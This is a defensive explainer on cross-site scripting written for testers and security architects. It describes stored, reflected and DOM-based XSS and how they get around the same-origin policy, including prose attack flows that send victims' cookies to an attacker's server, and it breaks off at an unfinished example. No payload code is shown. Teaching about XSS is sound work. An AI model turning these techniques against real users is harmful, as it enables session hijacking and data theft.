**Cross-Site Scripting (XSS)**

Explanation, Prevention, & Testing by Declan O’Riordan

# Introduction

**Appendix A** provides advice on how to prevent the application security vulnerability known as cross-site scripting (XSS).

**Appendix B** provides guidance on how to test the XSS prevention controls are effective.

# Context

This XSS prevention advice is intended for Testers and Security Architects to understand the principles of XSS and how to apply robust defences at every trust boundary.

# Problem Description

Unlike many early web application attacks, cross-site scripting (also known by the acronym XSS to avoid confusion with cascading style sheets) does not directly target the server-side application. Instead XSS leverages vulnerabilities within the application to attack other users, usually by taking untrusted user-controllable data and displaying it back to other users in an unsafe yet mistakenly trusted way.

The objective of a true cross-site attack is to bypass the defence provided by the browsers’ same origin policy (SOP) which is intended to prevent websites interacting with each other via a users’ browser. The SOP deems pages having the same hostname, scheme, and port as residing in the same origin and having the entitlement to interact without restriction. Unfortunately, SOP implementations vary between browsers and attackers can often bypass the SOP’s attempts to provide a sandbox.

The advantage to the attacker in targeting the user is the greater possibility of executing a large-scale attack against millions of users rather than attempting a single high value attack on a server with conventional defences biased towards conventional direct attacks.

A successful XSS attack executes a script from a malicious website within the security context of the user’s relationship with a vulnerable website. As far as the user’s browser and same-origin policy defences are concerned, the attacker’s malicious script was sent to it by the trusted (but vulnerable) website and should be allowed to execute.

XSS may capture other user’s session tokens to hijack their sessions (giving access to all the users’ data and functionality), conduct unauthorized actions, disclose personal data, log keystrokes, cause virtual website defacement, inject Trojan functionality, induce user actions, exploit trust relationships, execute arbitrary commands, escalate the client-side attack, or chain XSS with other attacks to multiply the damage. In these situations, the user is largely blameless and the responsibility for defence lies with the application owner.

# Confidentiality, Integrity, and Availability.

In order to preserve the principles of Confidentiality and Availability, the validation of untrusted data must take precedence over data Integrity. If we allow untrusted data to cross boundaries into, within, and out of our systems the risk that user-controlled values will at some time deliver a malicious exploit is high. From that point the damage could become unlimited. If the exploit is undetected for a lengthy period of time the system backups may be compromised and recovery becomes increasingly difficult. The failure to properly handle untrusted data is a vulnerability that can lead to any form of cross-site scripting.


# Types of XSS

## Stored

Stored XSS attacks typically involve at least two requests to the application.

* When the attacker posts a malicious script which the application fails to filter and is then permanently stored on the target servers, such as in a database, document name, uploaded file, message forum, visitor log, feedback form, comment field, etc.
* When the victim then innocently retrieves the malicious script from the server while requesting the stored information and the application fails to properly filter or sanitize the data displayed to users in their browser. Stored-XSS is sometimes called ‘second-order’ XSS due to the extended delivery mechanism.

For example:



1. The attacker uses one of the website's input functions such as a form to insert a malicious string into the website's database.
2. The victim requests a page from the website but that page is now infected by XSS.
3. The website includes the malicious string from the database in the response and sends it to the victim’s browser.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.


One point to make now is that Stored-XSS is a misleading term because the exploit may contain no cross-site element and is in effect ‘on-site’, although sensitive data can be forwarded from the target to an attacker’s server. It commonly occurs in applications that allow interaction between uses without adequate defences in how the application allows data to be submitted, stored, and transmitted. **Stored XSS is more dangerous than reflected XSS** because the victim will always be using, and may also be authenticated by, the target application at the time the attack executes. Once the XSS string has been planted in the target server it is only a matter of time before a user browses to the infected page or function. If the victim is a system administrator the entire application may be compromised.

## Reflected

Reflected attacks occur when the injected code is reflected off the web server, such as in an error message, search result, or any response that includes some or all of the input sent to the server as part of the request. The attack is ‘reflected’ because exploiting the vulnerability involves crafting a request containing embedded JavaScript that is reflected (not back to the attacker, but) to any victim who makes the request prompted by the attacker.

Reflected attacks are delivered to victims via a different route to stored-XSS, such as in an e-mail message, or by attracting a victim to some other web server which then introduces a request to the target application while including malicious input into the HTML. When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable target web server, which reflects the attack back to the user’s browser. The browser then executes the code because it came from a "trusted" server. The attacker takes a chance the victim will be logged into the vulnerable web application they wish to attack; therefore, many attacks target popular websites or use tricks such as malicious advertisements (‘malvertising’) in locations visited by users of the vulnerable application, unless the client-side victim has been individually selected.

For example:




1. The attacker crafts a URL containing a malicious string and sends it to the victim.
2. The victim is tricked by the attacker into requesting the URL from the website.
3. The website includes the malicious string from the URL in the response.
4. The victim's browser executes the malicious script inside the response, sending the victim's cookies to the attacker's server.

## DOM (Document Object Model) based XSS

DOM Based XSS (sometimes called, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an unexpected manner. That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment. This is in contrast to other XSS attacks (stored or reflected), wherein the attack payload is placed in the response page (due to a server side flaw).

For example:



